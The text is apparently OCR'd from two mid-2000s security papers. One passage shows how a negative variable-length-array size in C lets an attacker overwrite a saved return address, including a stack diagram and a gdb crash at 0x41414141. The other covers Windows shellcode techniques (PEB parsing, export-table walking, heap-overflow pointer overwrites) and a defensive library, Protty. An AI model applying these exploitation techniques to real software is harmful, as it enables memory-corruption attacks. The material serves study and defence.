
2.1 - C99 standard note

The C99 standard allows for variable-length array declaration:

To quote,

"In this example, the size of a variable-length array is computed and returned from a function:

```
size_t fsize3 (int n)
{
  // Variable length array.
  char b[n+3];
  // Execution timesizeof.
  return sizeof b;
}

int main()
{
  size_t size;
  // fsize3 returns 13.
  size = fsize3(10);
  return 0;
}"
```



3.0 - Break down

Here is the (convoluted) C file we'll be using as an example. We'll cover more things later on in the article.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/types.h>

int func(int len, char *stuff)
{
   char x[len];

   printf("sizeof(x): %d\n", sizeof(x));
   strncpy(x, stuff, 4);
   return 58;
}

int main(int argc, char **argv)
{
   return func(atoi(argv[1]), argv[2]);
}
```

The question arises though, what instructions does the compiler generate for the func function?

Here is the resulting disassembly from "gcc version 3.3.5 (Debian 1:3.3.5-8ubuntu2)", gcc dmeiswrong.c -o dmeiswrong.

The last three lines are eax = (((eax + 15) >> 4) << 4); This rounds up and aligns eax to a paragraph boundary.

[content omitted, please see electronic version]

What can we learn from the above assembly output?

1) There is some rounding done on the supplied value, thus meaning small negative values will become 0. This might possibly be useful, as we'll see below.

2) The stack pointer is subtracted by the pretty much user supplied value. Since we can supply a pretty arbitary value to this, we can point the stack pointer at a specified paragraph.

   That is, assuming if we know where the stack pointer is currently in relation to heap or other writable segments we're interested in changing resides.

   We can now make the stack pointer point pretty much anywhere in the program image if needed.

```
080483f4 <func>:
 80483f4:  55                        push   %ebp
 80483f5:  89 e5                     mov    %esp,%ebp  ; standard function
                                                         ; prologue
 80483f7:  56                        push   %esi
 80483f8:  53                        push   %ebx        ; preserve the
                                                         ; appropriate register
                                                         ; contents.
 80483f9:  83 ec 10                  sub    $0x10,%esp ; setup local variables
 80483fc:  89 e6                     mov    %esp,%esi  ; preserve the esp
                                                         ; register
 80483fe:  8b 55 08                  mov    0x8(%ebp),%edx ; get the length
 8048401:  4a                        dec    %edx        ; decrement it
 8048402:  8d 42 01                  lea    0x1(%edx),%eax ; eax = edx + 1
 8048405:  83 c0 0f                  add    $0xf,%eax
 8048408:  c1 e8 04                  shr    $0x4,%eax
 804840b:  c1 e0 04                  shl    $0x4,%eax
```

3) gcc can output some wierd assembly constructs.

4.0 - Moving on

So what does the stack diagram look like in this case? When we reach 0x804840e (sub esp, eax) this is how it looks.

```
                    +------------+
0xc0000000          |   ......   | Top of stack.
                    |   ......   |
0xbffff86c          | 0x08048482 | Return address
0xbffff868          | 0xbffff878 | Saved EBP
0xbffff864          |   ......   | Saved ESI
0xbffff860          |   ......   | Saved EBX
0xbffff85c          |   ......   | Local variable space
0xbffff858          |   ......   | Local variable space
0xbffff854          |   ......   | Local variable space
0xbffff850          +------------+ ESP
```

To overwrite the saved return address, we need to calcuate what to make it subtract by.

```
        delta = 0xbffff86c - 0xbffff850
        delta = 28
```

We need to subtract 12 from our delta value because of the instruction at 0x08048410 (lea 0xc(%esp),%ebx) so we end up with 16.

If the adjusted delta was less than 16 we would end up overwriting 0xbffff85c, due to the paragraph alignment. Depending what is in that memory location denotes how useful it is. In this particular case its not. If we could write more than 4 bytes, it could be useful.


When we set -16 AAAA as the arguments to dmeiswrong, we get:


```
andrewg@supernova:~/papers/straws$ gdb
-q ./dmeiswrong
Using host libthread_db library "/lib/
tls/i686/cmov/libthread_db.so.1".
(gdb) set args -16 AAAA
(gdb) r
Starting program: /home/andrewg/papers/
straws/dmeiswrong -16 AAAA
sizeof(x): -16
            Program received signal
            SIGSEGV, Segmentation
            fault.
            0x41414141 in ?? ()
```

5 - Finishing up

I'd like to greet all of the felinemenace people ((in no particular order) nevar, nemo, mercy, ash, kwine, jaguar, circut, and nd), along with pulltheplug people, especially arcanum.

Random greets to dme, caddis, Moby for his visual basic advice while discussing this problem at the pub, and zen-parse.





A Study of Shellcode Execution on WIN

Piotr Bania <bania.piotr@gmail.com>

I. Introduction

Nowadays there are many exploit prevention mechanisms for windows but each of them can by bypassed (according to my information). Reading this article keep in mind that codes and information provided here will increase security of your system but it doesn't mean you will be completely safe (cut&paste from condom box user manual).

II. Known protections

Like I said before, today there exist many commercial prevention mechanisms. Here we will get a little bit deeper inside of most common ring3 mechanisms.

II.A Hooking API functions and stack backtracing

Many nowadays buffer overflows protectors are not preventing the buffer overflow attack itself, but are only trying to detect running shellcode. Such BO protectors usually hook API functions that usually are used by shellcode. Hooking can be done in ring3 (userland) or kernel level (ring0, mainly syscalls and native api hooking). Lets take a look at example of such actions:

Stack Backtracing

Lets check the NGSEC stack backtracing mechanism, now imagine a call was made to the API function hooked by NGSEC Stack Defender.

So when a call to any of hooked APIs is done, the main Stack Defender mechanism stored in proxydll.dll will be loaded by the hooked function stored in .reloc section. Then following tests will be done:

Generally this comes up as params for the proxydll function (all of the arguments are integers):

assume:

argument 1 =	[esp+0ch] - its "first" passed argument to the function this is always equal to the stack address 0xC bytes from the ESP.
argument 2 =	address from where hooked api was called
argument 3 =	some single integer (no special care for this one)
argument 4 =	stack address of given param thru hooked API call

MAIN STEPS:

I. execute VirtualQuery [1] on [esp+0Ch] (stack address)-LOCATION1

II. execute VirtualQuery [1] on call_ret address - LOCATION2

III. if LOCATION1 allocation base returned in one of the members of MEMORY_ BASIC_INFORMATION [2] is equal to the LOCATION2 allocation base then the call is comming for the stack space. Stack Defender kills the application and reports attack probe to the user. If not next step is executed.

IV. call IsBadWritePtr [3] on location marked as LOCATION2 (addres of caller). If the API returns that location is writeable Stack Defender finds it as a shellcode and kills the application. If location is not writeable StackDefender executes the original API.

Hooking Exported API Functions

When module exports some function it means that it's making this fuction usable for other modules. When such function is exported, PE file includes an information about exported function in so called export section. Hooking exported function is based on changing the exported function address in AddressOfFunctions entry in the export section. The great and one of the first examples of such action was very infamous i-worm.Happy coded by french virus writter named as Spanska. This one hooks send and connects APIs exported from WSOCK32.DLL in order to monitor all outgoing messages from the infected machine. This technique was also used by one of the first win32 BO protectors - the NGSEC's Stack Defender 1.10. The NGSEC mechanism modifies the original windows kernel (kernel32.dll) and hooks the following functions:

(the entries for each of the exported functions in EAT (Export Address Table) were changed, each function was hooked and its address was "repointed" to the .reloc section where the filtering procedure will be executed)

[content omitted, please see electronic version]

Inline API Hooking

This technique is based on overwritting the first 5 bytes of API function with call or unconditional jump.

I must say that one of the first implementations of such "hooking" technique (well i don't mean the API hooking method excatly) was described by GriYo in [12]. The feature described by GriYo was named "EPO" - "Entry-point Obscuring". Instead of changing the ENTRYPOINT of PE file [9] GriYo placed a so called "inject",a jump or call to virus inside host code but far away from the file entry-point. This EPO technique makes a virus detection much much harder...

Of course the emulated bytes must be first known by the "hooker". So it generally must use some disassembler engine to determine instructions length and to check its type (i think you know the bad things can happen if you try to run grabbed call not from native location). Then those instructions are stored locally and after that they are simply executed (emulated). After that the execution is returned to native location. Just like the schema shows.


Inline API hooking feature is also present in Detours library developed by Microsoft [4]. Here is the standard sample how hooked function looks like:

[content omitted, please see electronic version]

Such type of hooking method was implemented in Okena/CSA and Entercept ommercial mechanisms. When the hooked function is executed, BO prevention mechanism does similiar checks like in described above.

However BO preventers that use such feature can be defeat easily. Because I don't want to copy other phrack articles I suggest you lookin at "Bypassing 3rd Party Windows Buffer Overflow Protection" [5] (phrack#62). It is a good article about bypassing such mechanisms.

II.B Security cookie authentication (stack protection)



RUXCON 2005

University of Technology, Sydney, Australia · 1st & 2nd October 2005

· www.ruxcon.org.au ·

This technique was implemented in Windows 2003 Server, and it is very often called as "build in Windows 2003 Server stack protection". In Microsoft Visual C++ .NET Microsoft added a "/GS" switch (default on) which place security cookies while generating the code. The cookie (or canary) is placed on the stack before the saved return address when a function is called. Before the procedure returns to the caller the security cookie is checked with its "prototype" version stored in the .data section. If the buffer overflow occurs the cookie is overwritten and it mismatches with the "prototype" one. This is the sign of buffer overflow.

Bypassing this example was well documented by David Litchfield so I advice you to take a look at the lecture [6].

II.C Additional mechanisms - module rebasing

When we talk about buffer overflow prevention mechanism we shouldn't forget about so called "module rebasing". What is the idea of this technique? Few chapters lower you have an example code from "searching for kernel in memory" section, there you can find following variables:

```
; some of kernel base values used
; by Win32.ls
_kernells           label
dd 077e80000h - 1   ;NT 5
dd 0bff70000h - 1   ;w9x
dd 077f00000h - 1   ;NT 4
dd -1
```

Like you probably know only these kernel locations in the table will be searched, what happens if shellcode doesn't know the imagebase of needed module (and all the search procedures failed)? Answer is easy shellcode can't work and it quits/crashes in most cases.

How the randomization is done? Generally all PE files(.exe/.dlls etc. etc) have an entry in the PE record (offset 34h) which contains the address where the module should be loaded. By changing this value we are able to relocate the module we want, of course this value must be well calculated otherwise your system can be working incorrectly.

Now, after little overview of common protections we can study the shellcode itself.

III. What is shellcode and what it "must do"

For those who don't know: Shellcode is a part of code which does all the dirty work (spawns a shell / drops trojans / bla bla) and it's a core of exploit.

What windows shellcode must do? Lets take a look at the following sample
schema:

1 getting EIP
2 decoding loop if it's needed
3 getting addresses of kernel/needed functions
4 spawning a shell and all other dirty things

If you read assumptions (point II) and some other papers you will probably know that there is no way to cut third point from shellcode schema. Every windows shellcode must obtain needed data and that's a step we will try to detect.

Of course shellcode may use the hardcoded kernel value or hardcoded API values. That doesn't mean that shellcode will be not working, but generally things get harder when attacker doesn't know the victim machine (version of operating system - different windows = different kernel addresses) or when the victim machine works with some protection levels like image base rebasing. Generally hardcoding those values decreases the success level of the shellcode.

IV. Getting addresses of kernel/needed functions - enemy study

This chapter describes shortly most common methods used in shellcodes. To dig more deeply inside the stuff I advice you to read some papers from the Reference section

IV.A - getting kernel address (known mechanisms)

IV.A.A - PEB (Process Environment Block) parsing

PEB (Process Environment Block) parsing - the following method was first introduced by the guy called Ratter [7] from infamous 29A group. By parsing the PEB_LDR_DATA we can obtain information about all currently loaded modules, like following example shows:

[content omitted, please see electronic version]

IV.A.B - searching for kernel in memory

Searching for kernel in memory - this example scans/tries different kernel locations (for different windows versions) and searches for MZ and PE markers, the search progress works together with SEH frame to avoid access violations.

Here is the example method (fragment of Win32.ls virus):
[content omitted, please see electronic version]

IV.B - getting API addresses (known methods)

IV.B.A - export section parsing

Export section parsing - when the module (usually kernel32.dll) base is located, shellcode can scan export section and find some API functions needed for later use. Usually shellcode is searching for GetProcAddress() function address, then it is used to get location of the others APIs.

Following code parses kernel32.dll export section and gets address of GetProcAddress API:

[content omitted, please see electronic version]

IV.B.B - import section parsing

import section parsing - 99% of hll applications import GetProcAddress/LoadLibraryA, it means that their IAT (Import Address Table) includes address and name string of the mentioned functions. If shellcode "knows" the imagebase of target application it can easily grab needed address from the IAT.

Just like following code shows:
[content omitted, please see electronic version]

After this little introduction we can finally move to real things.

V. New prevention techniques

While thinking about buffer overflow attacks I've noticed that methods from chapter IV are most often used in shellcodes. And thats the thing I wanted to prevent, I wanted to develop prevention technique which acts in very early stage of shellcode execution and here are the results of my work:

Why two Protty libraries / two techniques of prevention?

When I have coded first Protty (P1) library it worked fine except some Microsoft products like Internet Explorer, Explorer.exe (windows manager) etc. in thoose cases the prevention mechanisms eat all cpu. I simply got nervous and I have rebuilt the mechanisms and that's how second Protty (P2) library was born. Im describing them both because everything that gives any bit of knowledge is worth describing :) Anyway Im not saying the second one is perfect each solution got its bad and good points.

What I have done - the protection features:

- protecting EXPORT section - protecting function addresses array (any exe/dll library)

- IAT RVA killer (any exe/dll library)
- protecting IAT - protecting functions names array (any exe/dll library)
- protecting PEB (Process Environment Block)
- disabling SEH/Unhandled Exception Filter usage
- RtlEnterCrticialSection pointer protector

NOTE: All those needed pointers (IMPORT/EXPORT sections) are found in similiar way like in IVth chapter.

FEATURE: EXPORT SECTION PROTECTION (protecting "function addresses array")

Every shellcode that parses EXPORT section (mainly kernel32.dll one) want to get to exported function addresses, and that's the thing I tried to block, here is the technique:

Algorithm/method for mechanism used in Protty1 (P1):

1. Allocate enough memory to handle Address Of Functions table from the export section.

   Address of Function table is an array which cointains addresses of exported API functions, like here for KERNEL32.DLL:

   ```
   D:\>tdump kernel32.dll kernel32.txt
   & type kernel32.txt
   ```

   [content omitted, please see electronic version]

   Where RVA values are entries from Address of Functions table, so if first exported symbol is ActivateActCtx, first entry of Address of Function will be its RVA. The size of Address of Functions table depends on number of exported functions.

   All those IMPORT / EXPORT sections structures are very well documented in Matt Pietrek, "An In-Depth Look into the Win32 Portable Executable File Format" paper [9].

2. Copy original addresses of functions to the allocated memory.

3. Make original function addresses entries writeable.

4. Erase all old function addresses.

5. Make erased function addresses entries readable only.

6. Update the pointer to Address of Functions tables and point it to our allocated memory:
   - Make page that contains pointer writeable.
   - Overwrite with new location of Address of Function Table
   - Make page that contains pointer readable again.

7. Mark allocated memory (new function addresses) as PAGE_NOACCESS.

We couldn't directly set the PAGE_NOACCESS protection to original function addresses because some other data in the same page must be also accessible (well SAFE_MEMORY_MODE should cover all cases even when protection of original page was changed to PAGE_NOACCESS - however such action increases CPU usage of the mechanism). The best way seems to be to allocate new memory region for it.

What does the PAGE_NOACCESS protection?

- PAGE_NOACCESS disables all access to the committed region of pages.

An attempt to read from, write to, or execute in the committed region results in an access violation exception, called a general protection (GP) fault.

Now all references to the table with function addresses will cause an access violation exception, the description of the exception checking mechanism is written in next chapter ("Description of mechanism implemented in ...").

Just like the schema shows (A. - stands for "address"):
[content omitted, please see electronic version]

Algorithm/method for mechanism used in Protty2 (P2):

1. Allocate enough memory to handle Address Of Functions table from the export section.
2. Copy original addresses to the allocated memory.
3. Make original function addresses entries writeable.
4. Erase all old function addresses.
5. Make erased function addresses entries readable only.
6. Make pointer to Address Of Functions writeable.
7. Allocate small memory array for decoy (with PAGE_NOACCES rights).
8. Write entry to protected region lists.
8. Update the pointer to Address Of Functions and point it to our allocated decoy.
9. Update protected region list (write table entry)
10. Make pointer to Address Of Function readable only.

[content omitted, please see electronic version]

What have I gained by switching from the first method (real arrays) to the second one (decoys)?

> The answer is easy. The first one was pretty slow solution (all the time i needed to deprotect the region and protect is again) in the second one i don't have to de-protect and protect the real array, the only thing i need to do is update the register value and make it point to the orginal requested body.

FEATURE: IMPORT SECTION PROTECTION (protecting "functions names array" + IAT RVA killer)

IAT RVA killer mechanism for both Protty1 (P1) and Protty2 (P2)

> All actions are similar to those taken in previous step, however here we are redirecting IMPORTS function names and overwriting IAT RVA (with pseudo random value returned by GetTickCount - bit swapped).
>
> And here is the schema which shows IAT RVA killing:

[content omitted, please see electronic version]

And here's the one describing protecting "functions names array", for Protty1 (P1):

[content omitted, please see electronic version]

And here's the one describing protecting "functions names array", for Protty1 (P2):

[content omitted, please see electronic version]

FEATURE: PEB (Process Environment Block) protection (PEB_LDR_DATA)

Algorithm/method for mechanism used in Protty1 (P1):

1. Get PEB_LDR_DATA [7] structure location
2. Update the region list
3. Mark all PEB_LDR_DATA [7] structure as PAGE_NO_ACCESS

[content omitted, please see electronic version]

Algorithm/method for mechanism used in Protty2 (P2):

1. Get InInitializationOrderModuleList [7] structure location
2. Write table entry (write generated faked address)
3. Write table entry (write original location of InInitOrderML...)
4. Change the pointer to InInitialization OrderModuleList, make it point to bad address.

Here is the schema (ML stands for ModuleList):

[content omitted, please see electronic version]

FEATURE: Disabling SEH / Unhandled Exception Filter pointer usage.

Description for both Protty1 (P1) and Protty 2 (P2)

> Every time access violation exception occurs in protected program, prevention mechanism tests if the currently active SEH frame points to writeable location, if so Protty will stop the execution.

If UEF_HEURISTISC is set to TRUE (1) Protty will check that actual set Unhandled Exception Filter starts with prolog (push ebp/mov ebp,esp) or starts with (push esi/ mov esi,[esp+8]) otherwise Protty will kill the application. After this condition Protty checks that currently active Unhandled Exception Filter is writeable if so application is terminated (this also stands out for the default non heuristisc mode).

Why UEF? Unhandled Exception Filter is surely one of the most used methods within exploiting windows heap overflows. The goal of this method is to setup our own Unhandled Filter, then when any unhandled exception will occur attackers code can be executed. Normally attacker tries to set UEF to point to call dword ptr [edi+78h], because 78h bytes past EDI there is a pointer to the end of the buffer. To get more description of this exploitation technique check point [8] from Reference section.

NOTE: Maybe there should be also a low HEURISTICS mode with jmp dword ptr [edi+78h] / call dword ptr [edi+78h] occurency checker, however the first one covers them all.

FEATURE: RtlEnterCrticialSection pointer protector

Description for both Protty1 (P1) and Protty 2 (P2)

Like in above paragraph, library checks if pointer to RtlEnterCriticalSection pointer has changed, if it did, prevention library immediately resets the original pointer and stops the program execution.

RtlEnterCritical pointer is often used in windows heap overflows exploitation.

Here is the sample attack:

(sample scenerio of heap overflow)

```
; EAX, ECX are controled by attacker
; assume:
```

```
; ECX=07FFDF020h
;   (RtlEnterCrticialSection pointer)
; EAX=location where attacker want
;   to jump

mov     [ecx],eax           ; overwrites
                            ; the pointer
mov     [eax+0x4],ecx       ; probably
                            ; causes
                            ; access
                            ; violation
                            ; if so the
                            ; execution is
                            ; returned
                            ; to "EAX"
```

You should also notice that even when the access violation will not occur it doesn't mean attackers code will be not excuted. Many functions (not directly) are calling RtlEnterCriticalSection (the address where 07FFDF020h points), so attacker code can be executed for example while calling ExitProcess API. To find more details on this exploitation technique check point [10] from Reference section.

FEATURE: position independent code, running in dynamicaly allocated memory

Protty library is a position independent code since it uses so called "delta handling". Before start of the mechanism Protty allocates memory at random location and copy its body there, and there it is executed.

What is delta handling? Lets take a look at the following code:

```
call delta                  ; put delta
                            ; label offset
                            ; on the
                            ; stack
delta:   pop ebp            ; ebp=now
                            ; delta offset
sub ebp offset delta        ; now sub the
                            ; linking
                            ; value of
                            ; "delta"
```

As you can see delta handle is a numeric value which helps you with addressing variables/etc. especially when your code do not lay in native location.

Delta handling is very common technique used by computer viruses. Here is a little pseudo code which shows how to use delta handling with addressing:

```
;ebp=delta handle
mov eax,dword ptr [ebp+variable1]
lea ebx,[ebp+variable2]
```

Of course any register (not only EBP) can be used :)

The position independent code was done to avoid easy disabling/patching by the shellcode itself.

Description of mechanism implemented in Protty1 (P1)

NOTE: That all features written here were described above. You can find complete descriptions there (or links to them).

Mechanism takeovers the control of KiUserExceptionDispatcher API (exported by NTDLL.DLL) and that's where the main mechanism is implemented. From that point every exception (caused by program) is being filtered by our library. To be const-stricto, used mechanism only filters all Access Violations exceptions. When such event occurs Protty first checks if the active SEH (Structured Exception Handler) frame points to good location (not writeable) if the result is ok it continues testing, otherwise it terminates the application. After SEH frame checking, library checks the address where violation came from, if its bad (writeable) the program is terminated. Then it is doing the same with pointer to Unhandled Exception Filter. Next it checks if pointer to RtlEnterCriticalSection was changed (very common and useful technique for exploiting windows based heap overflows) and kills the application if it was (of course the pointer to RtlEnterCriticalSection is being reset in the termination procedure). If application wasn't signed as BAD and terminated so far, mechanism must check if violation was caused by reference to our protected memory regions, if not it just returns execution to original handler. Otherwise it checks if memory which caused the exception is stored somewhere on the stack or is writeable. If it is, program is terminated. When the reference to protected memory comes from GOOD location, mechanism resets protection of needed region and emulates the instruction which caused access violation exception (im using z0mbie's LDE32 to determine instruction length), after the emulation, library marks requested region with PAGE_NOACCESS again and continues program execution. That's all - for more information check the source codes attached and test it in action. (Take a look at the "catched shellcodes" written in next section)

In the time of last add-ons for the article, Phrack stuff noticed me that single stepping will be more good solution. I must confess it really can do its job in more fast way. I mark it as TODO.

Few words about the emulation used in P1:

Generally I have two ways of doing it. You already know one. I'm going to describe another one now.

Instead of placing jump after instruction that caused the access violation exception I could emulate it locally, it's generally more slower/faster more weird (?), who cares (?) but it should work also. Here is the short description of what have to be done:

(optional algorithm replacement for second description written below)

STEP 1	Get instruction length, copy the instruction to local buffer
STEP 2	Deprotect needed region
STEP 3	Change the contexts, of course leave the EIP alone :)) save the old context somewhere
STEP 4	Emulate the instruction
STEP 5	Update the "target" context, reset old context
STEP 6	Protect all regions again
STEP 7	continue program execution by NtContinue() function

And here is the more detailed description of currently used instruction emulation mechanism in Protty:

STEP 1	Deprotect needed region
STEP 2	Get instruction length
STEP 3	Make the location (placed after instruction) writeable
STEP 4	Save 7 bytes from there
STEP 5	Patch it with jump
STEP 6	use NtContinue() to continue the execution, after executing the first instruction, second one (placed jump) returns the execution to Protty.
STEP 7	Reset old 7 bytes to original location (un-hooking)
STEP 8	Mark the location (placed after instruction) as PAGE_EXECUTE_READ (not writeable)
STEP 9	Protect all regions again, return to "host"

Description of mechanism implemented in Protty2 (P2)

